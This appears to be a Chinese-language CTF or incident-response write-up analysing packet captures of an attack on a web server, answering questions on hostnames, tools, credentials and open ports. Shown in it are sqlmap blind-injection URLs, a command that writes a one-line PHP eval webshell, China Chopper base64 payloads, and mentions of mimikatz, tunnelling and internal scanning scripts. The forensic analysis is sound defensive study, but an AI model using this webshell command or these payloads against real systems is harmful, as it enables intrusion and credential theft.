

攻击者ip 202.1.1.2 服务器1ip 192.168.1.74 服务器2ip 见下面分析

2.两台服务器的主机名分别是什么

找phpinfo

```
http contains "phpinfo"
```

数据包二中找到


将返回的phpinfo源码复制到新建的html中，保存后打开

PHP Version 5.3.29	
System	Windows NT TEST-7E28AF8836 5.2 build 3790 (Windows Server 2003 Enterprise Edition Service Pack 2) i586
Build Date	Aug 15 2014 19:15:47
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze"

可以看到服务器1的主机名 TEST-7E28AF8836

在后续的数据包中继续过滤

```
ip.addr == 192.168.2.66 && http contains "phpinfo"
```



No.	Protocol	Time	Source	Destination	Length	Info
66037	HTTP	10:30:13.653538	192.168.1.74	192.168.2.66	938	POST /index.php HTTP/1.1
104907	HTTP	10:30:41.235605	192.168.1.74	192.168.2.66	604	POST /index.php HTTP/1.1 (application/x-www...
105071	HTTP	10:30:41.259287	192.168.2.66	192.168.1.74	173	HTTP/1.1 200 OK (text/html)

System	Linux cloudre 2.6.32-431.el6.x86_64 #1 SMP Fri Nov 22 03:15:09 UTC 2013 x86_64
Build Date	Aug 11 2016 20:34:18
Configure Command	'./configure' '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux-gnu' '--target=x86_64-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib64' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/var/lib' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=../config.cache' '--with-libdir=lib64' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--disable-debug' '--with-pic' '--disable-rpath' '--without-pear' '--with-bz2' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--enable-gd-native-ttf' '--without-gdbm' '--with-gettext' '--with-gmp' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl' '--with-pcre-regex=/usr' '--with-zlib' '--with-layout=GNU' '--enable-exif' '--enable-ftp' '--enable-magic-quotes' '--enable-sockets' '--enable-syssem' '--enable-sysvshm' '--enable-sysvmsg' '--with-kerberos' '--enable-ucd-snmppack' '--enable-shmop' '--enable-calendar' '--without-sqlite' '--with-libxml-dir=/usr' '--enable-xml' '--with-system-tzdata' '--with-apxs2=/usr/sbin/apxs' '--without-mysql' '--without-odbc' '--disable-dom' '--disable-dba' '--without-unixODBC' '--

3.黑客使用了什么工具对服务器1进行的攻击(小写)


sqlmap

4.黑客成功登陆网站后台的账号密码以及验证码是什么(格式user/pass/vcode)

ip.addr == 192.168.1.74 && ip.addr == 202.1.1.2 && http

发现数据包1中，一直在跑sqlmap

数据包2中，跑完sqlmap后开始扫目录



No.	Protocol	Time	Source	Destination	Length	Info
74315	HTTP	09:45:19.265610	202.1.1.2	192.168.1.74	591	GET /about.php?listid=6%20AND%20ORD%28MID%28%28SELECT%20IFNULL%28CAST%28passwd%20AS%20CHAR%29
74355	HTTP	09:45:19.275745	192.168.1.74	202.1.1.2	455	HTTP/1.1 200 OK (text/html)
74425	HTTP	09:45:19.405826	202.1.1.2	192.168.1.74	591	GET /about.php?listid=6%20AND%20ORD%28MID%28%28SELECT%20IFNULL%28CAST%28passwd%20AS%20CHAR%29
74459	HTTP	09:45:19.434824	192.168.1.74	202.1.1.2	455	HTTP/1.1 200 OK (text/html)
84159	HTTP	09:45:34.813015	202.1.1.2	192.168.1.74	395	GET /admin/ HTTP/1.1
84161	HTTP	09:45:34.813600	192.168.1.74	202.1.1.2	512	HTTP/1.1 403 Forbidden (text/html)
283075	HTTP	09:50:23.054222	202.1.1.2	192.168.1.74	122	HEAD /test.php HTTP/1.1
283077	HTTP	09:50:23.054223	202.1.1.2	192.168.1.74	164	HEAD /FCKeditor/editor/filemanager/upload/php/upload.php HTTP/1.1
283079	HTTP	09:50:23.054325	202.1.1.2	192.168.1.74	155	HEAD /intraAdmin/modules/pm/include/install.php HTTP/1.1
283081	HTTP	09:50:23.054327	202.1.1.2	192.168.1.74	134	HEAD /wp-admin/install.php HTTP/1.1
283083	HTTP	09:50:23.054586	202.1.1.2	192.168.1.74	124	HEAD /do/reg.php HTTP/1.1
283085	HTTP	09:50:23.054692	192.168.1.74	202.1.1.2	276	HTTP/1.1 404 Not Found
283087	HTTP	09:50:23.054736	202.1.1.2	192.168.1.74	132	HEAD /admin888/admin.php HTTP/1.1
283089	HTTP	09:50:23.054882	192.168.1.74	202.1.1.2	276	HTTP/1.1 404 Not Found
283091	HTTP	09:50:23.054931	202.1.1.2	192.168.1.74	154	HEAD /intraAdmin/modules/pm/include/update.php HTTP/1.1
283093	HTTP	09:50:23.055185	202.1.1.2	192.168.1.74	130	HEAD /beingmate_in.php HTTP/1.1
283095	HTTP	09:50:23.055282	202.1.1.2	192.168.1.74	143	HEAD /sys/site/install/ini_setup.php HTTP/1.1
283097	HTTP	09:50:23.055443	202.1.1.2	192.168.1.74	141	HEAD /intraAdmin/imaganager.php HTTP/1.1
283099	HTTP	09:50:23.055737	202.1.1.2	192.168.1.74	137	HEAD /wp-admin/admin-ajax.php HTTP/1.1
283101	HTTP	09:50:23.055976	202.1.1.2	192.168.1.74	129	HEAD /fonts/login.php HTTP/1.1
283103	HTTP	09:50:23.055977	202.1.1.2	192.168.1.74	123	HEAD /admin.php HTTP/1.1
283105	HTTP	09:50:23.056024	192.168.1.74	202.1.1.2	276	HTTP/1.1 404 Not Found
283107	HTTP	09:50:23.056312	192.168.1.74	202.1.1.2	276	HTTP/1.1 404 Not Found
283109	HTTP	09:50:23.056314	202.1.1.2	192.168.1.74	142	HEAD /html/fckeditor/fckeditor.php HTTP/1.1
283111	HTTP	09:50:23.056733	202.1.1.2	192.168.1.74	134	HEAD /intraAdmin/admin.php HTTP/1.1
283113	HTTP	09:50:23.056749	202.1.1.2	192.168.1.74	129	HEAD /admin/admin.php HTTP/1.1
283115	HTTP	09:50:23.056862	202.1.1.2	192.168.1.74	140	HEAD /sys/site/shopadmin/core.php HTTP/1.1
283117	HTTP	09:50:23.057079	202.1.1.2	192.168.1.74	121	HEAD /tag.php HTTP/1.1
283119	HTTP	09:50:23.057360	192.168.1.74	202.1.1.2	276	HTTP/1.1 404 Not Found
283121	HTTP	09:50:23.057529	192.168.1.74	202.1.1.2	276	HTTP/1.1 404 Not Found
283129	HTTP	09:50:23.058340	202.1.1.2	192.168.1.74	138	HEAD /phpmyadmin/db_create.php HTTP/1.1

```

295705 HTTP 09:50:35.538933 202.1.1.2 192.168.1.74 408 GET /admin/verifycode.php HTTP/1.1
295705 HTTP 09:50:35.540327 192.168.1.74 202.1.1.2 1094 HTTP/1.1 200 OK (PNG)[Malformed Packet]
305624 HTTP 09:50:51.311609 202.1.1.2 192.168.1.74 631 POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded)
305628 HTTP 09:50:51.327301 192.168.1.74 202.1.1.2 1070 HTTP/1.1 200 OK (text/html)

```

```

Connection: keep-alive\r\n
Upgrade-Insecure-Requests: 1\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 68\r\n
\r\n
[Full request URI: http://202.1.1.1/admin/login.php]
[HTTP request 1/7]
[Response in frame: 305628]
[Next request in frame: 306278]
File Data: 68 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
> Form item: "UserName" = "admin"
> Form item: "Password" = "admin!wphp"
> Form item: "Code" = "WD7x"
> Form item: "submit" = "  % "

```

|| 分组: 5020

扫到后台后，开始登陆，看到下面返回admin后台相关的内容，说明此处提交的user和pwd正确

5.黑客向服务器1写入webshell的具体命令是什么(url解码后)

```

426728 HTTP 09:53:40.463758 202.1.1.2 192.168.1.74 411 GET /tmpuaezh.php HTTP/1.1
426732 HTTP 09:53:40.464861 192.168.1.74 202.1.1.2 1202 HTTP/1.1 200 OK (text/html)
426978 HTTP 09:53:40.874902 202.1.1.2 192.168.1.74 133 POST /tmpuaezh.php HTTP/1.1
426986 HTTP 09:53:40.876149 192.168.1.74 202.1.1.2 921 HTTP/1.1 200 OK (text/html)
427028 HTTP 09:53:40.934866 202.1.1.2 192.168.1.74 449 GET /tmpbjhbf.php?cmd=echo%20command%20execution%20test HTTP/1.1
427030 HTTP 09:53:40.939093 192.168.1.74 202.1.1.2 294 HTTP/1.1 200 OK (text/html)
429172 HTTP 09:53:44.158872 202.1.1.2 192.168.1.74 422 GET /tmpbjhbf.php?cmd=whoami HTTP/1.1
429184 HTTP 09:53:44.162910 192.168.1.74 202.1.1.2 290 HTTP/1.1 200 OK (text/html)
456792 HTTP 09:54:23.954408 202.1.1.2 192.168.1.74 489 GET /tmpbjhbf.php?cmd=echo%20%5E%3C%3Fphp%5E%20eval%28%24_POST%5Bge%5D%29%3B%3F%5E%3E%3E%3Eabc.php HTTP/1.1
456798 HTTP 09:54:23.958577 192.168.1.74 202.1.1.2 269 HTTP/1.1 200 OK (text/html)
461404 HTTP 09:54:32.145120 202.1.1.2 192.168.1.74 442 GET /abc.php HTTP/1.1
461406 HTTP 09:54:32.145756 192.168.1.74 202.1.1.2 294 HTTP/1.1 200 OK
474386 HTTP 09:54:50.361682 202.1.1.2 192.168.1.74 525 POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
474517 HTTP 09:54:50.392140 192.168.1.74 202.1.1.2 226 HTTP/1.1 200 OK (text/html)
474844 HTTP 09:54:50.580258 202.1.1.2 192.168.1.74 428 GET /abc.php?PHPSESSID=PHPE9568F34-D428-11d2-A769-00AA001ACF42 HTTP/1.1
474848 HTTP 09:54:50.581225 192.168.1.74 202.1.1.2 1360 HTTP/1.1 200 OK (GIF89a) (GIF89a) (image/gif)
474856 HTTP 09:54:50.583866 202.1.1.2 192.168.1.74 428 GET /abc.php?PHPSESSID=PHPE9568F35-D428-11d2-A769-00AA001ACF42 HTTP/1.1
474860 HTTP 09:54:50.584643 192.168.1.74 202.1.1.2 982 HTTP/1.1 200 OK (GIF89a) (GIF89a) (image/gif)
481222 HTTP 09:54:59.891775 202.1.1.2 192.168.1.74 997 POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
481224 HTTP 09:54:59.892729 192.168.1.74 202.1.1.2 385 HTTP/1.1 200 OK (text/html)

```

数据包二的最下面发现多了个，abc.php，应该不是网站本身的文件，看到上面通过php命令执行写的shell

`http://202.1.1.1/tmpbjhbf.php?cmd=echo ^c?php^ eval($_POST[ge]);?^>>abc.php`

6.服务器1都开启了哪些允许外连的TCP注册端口(端口号从小到大，用空格间隔)

查看abc.php的请求包都是b64，所以abc.php菜刀一句话呀

```

474860 HTTP 09:54:50.584643 192.168.1.74 202.1.1.2 982 HTTP/1.1 200 OK (GIF89a) (GIF89a) (image/gif)
481222 HTTP 09:54:59.891775 202.1.1.2 192.168.1.74 997 POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
481224 HTTP 09:54:59.892729 192.168.1.74 202.1.1.2 385 HTTP/1.1 200 OK (text/html)
482132 HTTP 09:55:00.899849 202.1.1.2 192.168.1.74 1029 POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
482136 HTTP 09:55:00.901461 192.168.1.74 202.1.1.2 1166 HTTP/1.1 200 OK (text/html)
492080 HTTP 09:55:14.270510 202.1.1.2 192.168.1.74 1029 POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
492086 HTTP 09:55:14.271625 192.168.1.74 202.1.1.2 1166 HTTP/1.1 200 OK (text/html)
501176 HTTP 09:55:25.694140 202.1.1.2 192.168.1.74 674 POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
501186 HTTP 09:55:25.695109 192.168.1.74 202.1.1.2 264 HTTP/1.1 200 OK (text/html)
502022 HTTP 09:55:27.093730 202.1.1.2 192.168.1.74 1041 POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
502024 HTTP 09:55:27.094445 192.168.1.74 202.1.1.2 325 HTTP/1.1 200 OK (text/html)

```

```

User-Agent: Baiduspider\r\n
Host: 202.1.1.1\r\n
Content-Length: 701\r\n
  [Content length: 701]
Connection: Close\r\n
Cache-Control: no-cache\r\n
\r\n
[Full request URI: http://202.1.1.1/abc.php]
[HTTP request 1/1]
[Response in frame: 481224]
File Data: 701 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
> Form item: "ge" = "@eval(/*12345*/base64_decode($_POST[z0]));"
> Form item: "z0" = "Ogluav9zXQoImRpc3BSyXlfZXJyb3ZiIiwicmIpO0BzZXRfdGltZV95aw1pdCgwKtAc2V0X21hZ2ljX3F1b3Rlc19ydw50aw1lKDApO2VjaG8oIi0+fcIpoZ

```

总是base64decode太麻烦，不如看对应的返回包，大致能猜出菜刀做了什么操作

接着数据包3

data2_00003_20180208095527

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

应用显示过滤器 ... <Ctrl-/>

No.	Protocol	Time	Source	Destination	Length	Info
15818	HTTP	09:55:51.979870	202.1.1.2	192.168.1.74	182	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
15822	HTTP	09:55:51.984492	192.168.1.74	202.1.1.2	264	HTTP/1.1 200 OK (text/html)
15844	HTTP	09:55:52.006973	202.1.1.2	192.168.1.74	1041	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
15846	HTTP	09:55:52.007634	192.168.1.74	202.1.1.2	439	HTTP/1.1 200 OK (text/html)
18332	HTTP	09:55:55.511200	202.1.1.2	192.168.1.74	435	GET / HTTP/1.1
18379	HTTP	09:55:55.540789	192.168.1.74	202.1.1.2	279	HTTP/1.1 200 OK (text/html)
21837	HTTP	09:56:00.980717	202.1.1.2	192.168.1.74	448	GET /my/tunnel.php HTTP/1.1
21839	HTTP	09:56:00.981570	192.168.1.74	202.1.1.2	411	HTTP/1.1 200 OK (text/html)
24515	HTTP	09:56:05.693036	202.1.1.2	192.168.1.74	114	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
24527	HTTP	09:56:05.695799	192.168.1.74	202.1.1.2	264	HTTP/1.1 200 OK (text/html)
24545	HTTP	09:56:05.718515	202.1.1.2	192.168.1.74	1041	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
24547	HTTP	09:56:05.719232	192.168.1.74	202.1.1.2	489	HTTP/1.1 200 OK (text/html)
26968	HTTP	09:56:10.121946	202.1.1.2	192.168.1.74	457	GET /my/tunnel.nosocket.php HTTP/1.1
26970	HTTP	09:56:10.122799	192.168.1.74	202.1.1.2	323	HTTP/1.1 200 OK (text/html)
45834	HTTP	09:56:39.880235	202.1.1.2	192.168.1.74	138	GET /my/tunnel.nosocket.php HTTP/1.1
45836	HTTP	09:56:39.881141	192.168.1.74	202.1.1.2	267	HTTP/1.1 200 OK (text/html)
60300	HTTP	09:57:03.158796	202.1.1.2	192.168.1.74	457	GET /my/tunnel.nosocket.php HTTP/1.1
60302	HTTP	09:57:03.159660	192.168.1.74	202.1.1.2	323	HTTP/1.1 200 OK (text/html)
63839	HTTP	09:57:08.841139	202.1.1.2	192.168.1.74	446	GET /my/scan.php HTTP/1.1

> Frame 24547: 489 bytes on wire (3912 bits), 489 bytes captured (3912 bits) on interface 0
> Ethernet II, Src: RealtekU_b2:eb:7f (52:54:00:b2:eb:7f), Dst: CiscoInc_83:41:42 (ac:a0:16:83:41:42)
> Internet Protocol Version 4, Src: 192.168.1.74, Dst: 202.1.1.2
> Transmission Control Protocol, Src Port: 80, Dst Port: 65142, Seq: 1, Ack: 988, Len: 435
> Hypertext Transfer Protocol
v Line-based text data: text/html
->|.\t2018-02-09 09:56:24\t0\t0777\n
..\t2018-02-09 09:55:44\t0\t0777\n
mimi/\t2018-02-09 09:55:49\t0\t0777\n
scan.php\t2018-02-09 09:56:03\t3537\t0666\n
tunnel.nosocket.php\t2018-02-09 09:56:24\t6174\t0666\n
tunnel.php\t2018-02-09 09:56:10\t5914\t0666\n
|<-

data2_00003_20180208095527 分组: 50906F

菜刀上传了scan.php扫内网

tunnel.nosocket.php作为内网代理

mimi下的mimikatz.exe用来dump服务器1的密码

No.	Protocol	Time	Source	Destination	Length	Info
63839	HTTP	09:57:08.841139	202.1.1.2	192.168.1.74	446	GET /my/scan.php HTTP/1.1
63847	HTTP	09:57:08.841931	192.168.1.74	202.1.1.2	60	HTTP/1.1 200 OK (text/html)
68136	HTTP	09:57:16.132971	202.1.1.2	192.168.1.74	1049	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
68140	HTTP	09:57:16.133672	192.168.1.74	202.1.1.2	60	HTTP/1.1 200 OK (text/html)
83546	HTTP	09:57:40.059053	202.1.1.2	192.168.1.74	899	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
83674	HTTP	09:57:40.301730	192.168.1.74	202.1.1.2	60	HTTP/1.1 200 OK (text/html)
87636	HTTP	09:57:46.499941	202.1.1.2	192.168.1.74	911	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
87722	HTTP	09:57:46.616106	192.168.1.74	202.1.1.2	60	HTTP/1.1 200 OK (text/html)
88906	HTTP	09:57:48.670606	202.1.1.2	192.168.1.74	905	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
89902	HTTP	09:57:50.023515	192.168.1.74	202.1.1.2	60	HTTP/1.1 200 OK (text/html)
100672	HTTP	09:58:03.858718	202.1.1.2	192.168.1.74	903	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
100698	HTTP	09:58:03.866489	192.168.1.74	202.1.1.2	60	HTTP/1.1 200 OK (text/html)

Active Connections\r\n

Proto	Local Address	Foreign Address	State	PID\r\n
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING	5292\r\n
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	684\r\n
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4\r\n
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING	416\r\n
TCP	0.0.0.0:3306	0.0.0.0:0	LISTENING	5328\r\n
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	2152\r\n
TCP	127.0.0.1:2288	127.0.0.1:3306	TIME_WAIT	0\r\n
TCP	192.168.1.74:80	202.1.1.2:65131	TIME_WAIT	0\r\n
TCP	192.168.1.74:80	202.1.1.2:65132	TIME_WAIT	0\r\n
TCP	192.168.1.74:80	202.1.1.2:65135	TIME_WAIT	0\r\n
TCP	192.168.1.74:80	202.1.1.2:65136	TIME_WAIT	0\r\n
TCP	192.168.1.74:80	202.1.1.2:65140	TIME_WAIT	0\r\n
TCP	192.168.1.74:80	202.1.1.2:65141	TIME_WAIT	0\r\n
TCP	192.168.1.74:80	202.1.1.2:65142	TIME_WAIT	0\r\n
TCP	192.168.1.74:80	202.1.1.2:65143	TIME_WAIT	0\r\n
TCP	192.168.1.74:80	202.1.1.2:65173	TIME_WAIT	0\r\n
TCP	192.168.1.74:80	202.1.1.2:65187	TIME_WAIT	0\r\n
TCP	192.168.1.74:80	202.1.1.2:65188	ESTABLISHED	1792\r\n
TCP	192.168.1.74:139	0.0.0.0:0	LISTENING	4\r\n

可以看到服务器1开放的端口有80 135 445 1025 3306 3389 139


TCP注册端口(小于1024)

所以服务器1允许外连的TCP注册端口为80 135 139 445

这时候需要Google搞明白这几个端口是干啥用的。。

紧接着菜刀执行了systeminfo

返回



```
BIOS .....:      BOCHS - 1
Windows .....: C:\WINDOWS
.....:      C:\WINDOWS\system32
.....:      \Device\HarddiskVolume1
.....:      zh-cn;...(....)
.....:      zh-cn;...(....)
.....:      (GMT+08:00) .....
.....:      1,024 MB
.....:      692 MB
.....:      2,398 MB
.....:      2,098 MB
.....:      300 MB
.....:      C:\pagefile.sys
...:      WORKGROUP
.....:      ....
.....:      ..... 1 .....
.....:      [01]: Q147222
.....:      ..... 1 .. NIC..
.....:      [01]: Realtek RTL8139 Family PCI Fast Ethernet NIC
.....:      .....
.....:      .... DHCP: ..
.....:      IP ....
.....:      [01]: 192.168.1.74

[S]
C:\www
[E]
|<-
```

服务器1为Windows,修补程序Q147222

134805	HTTP	09:58:47.887380	202.1.1.2	192.168.1.74	662	POST	/my/scan.php	HTTP/1.1	(application/x-www-form-urlencoded)
142999	HTTP	09:58:59.988419	202.1.1.2	192.168.1.74	895	POST	/abc.php	HTTP/1.1	(application/x-www-form-urlencoded)
143005	HTTP	09:58:59.994467	192.168.1.74	202.1.1.2	286	HTTP/1.1	200 OK	(text/html)	
143245	HTTP	09:59:00.516929	202.1.1.2	192.168.1.74	895	POST	/abc.php	HTTP/1.1	(application/x-www-form-urlencoded)
143247	HTTP	09:59:00.523094	192.168.1.74	202.1.1.2	347	HTTP/1.1	200 OK	(text/html)	

```

> Frame 134805: 662 bytes on wire (5296 bits), 662 bytes captured (5296 bits) on interface 0
> Ethernet II, Src: dc:fe:18:1a:62:58 (dc:fe:18:1a:62:58), Dst: CiscoInc_83:41:41 (ac:a0:16:83:41:41)
> Internet Protocol Version 4, Src: 202.1.1.2, Dst: 192.168.1.74
> Transmission Control Protocol, Src Port: 65231, Dst Port: 80, Seq: 1, Ack: 1, Len: 608
> Hypertext Transfer Protocol
< HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "startip" = "192.168.1.1"
  > Form item: "endip" = "192.168.3.255"
  > Form item: "port" = "21,80,8080,8888,1433,3306,6379"
  > Form item: "timeout" = "10"
  > Form item: "submit" = ""

```

scan.php 扫描内网 192.168.1.1~192.168.3.255 扫描端口 21,80,8080,1433,3306,6379

追踪tcp流查看返回

```

Wireshark · 追踪 TCP 流 (tcp.stream eq 155) · data2_00003_20180208095527
Timeout<input type="text" name="timeout" value="10" /><br/>
<button type="submit" name="submit">Scan</button>
</form>
</html>

21
<br/>Scanning IP 192.168.1.1<br/>
15
Port: 80 is open<br/>
21
<br/>Scanning IP 192.168.1.2<br/>
21
<br/>Scanning IP 192.168.1.3<br/>
21
<br/>Scanning IP 192.168.1.4<br/>
21
<br/>Scanning IP 192.168.1.5<br/>
21
<br/>Scanning IP 192.168.1.6<br/>
21
<br/>Scanning IP 192.168.1.7<br/>
21
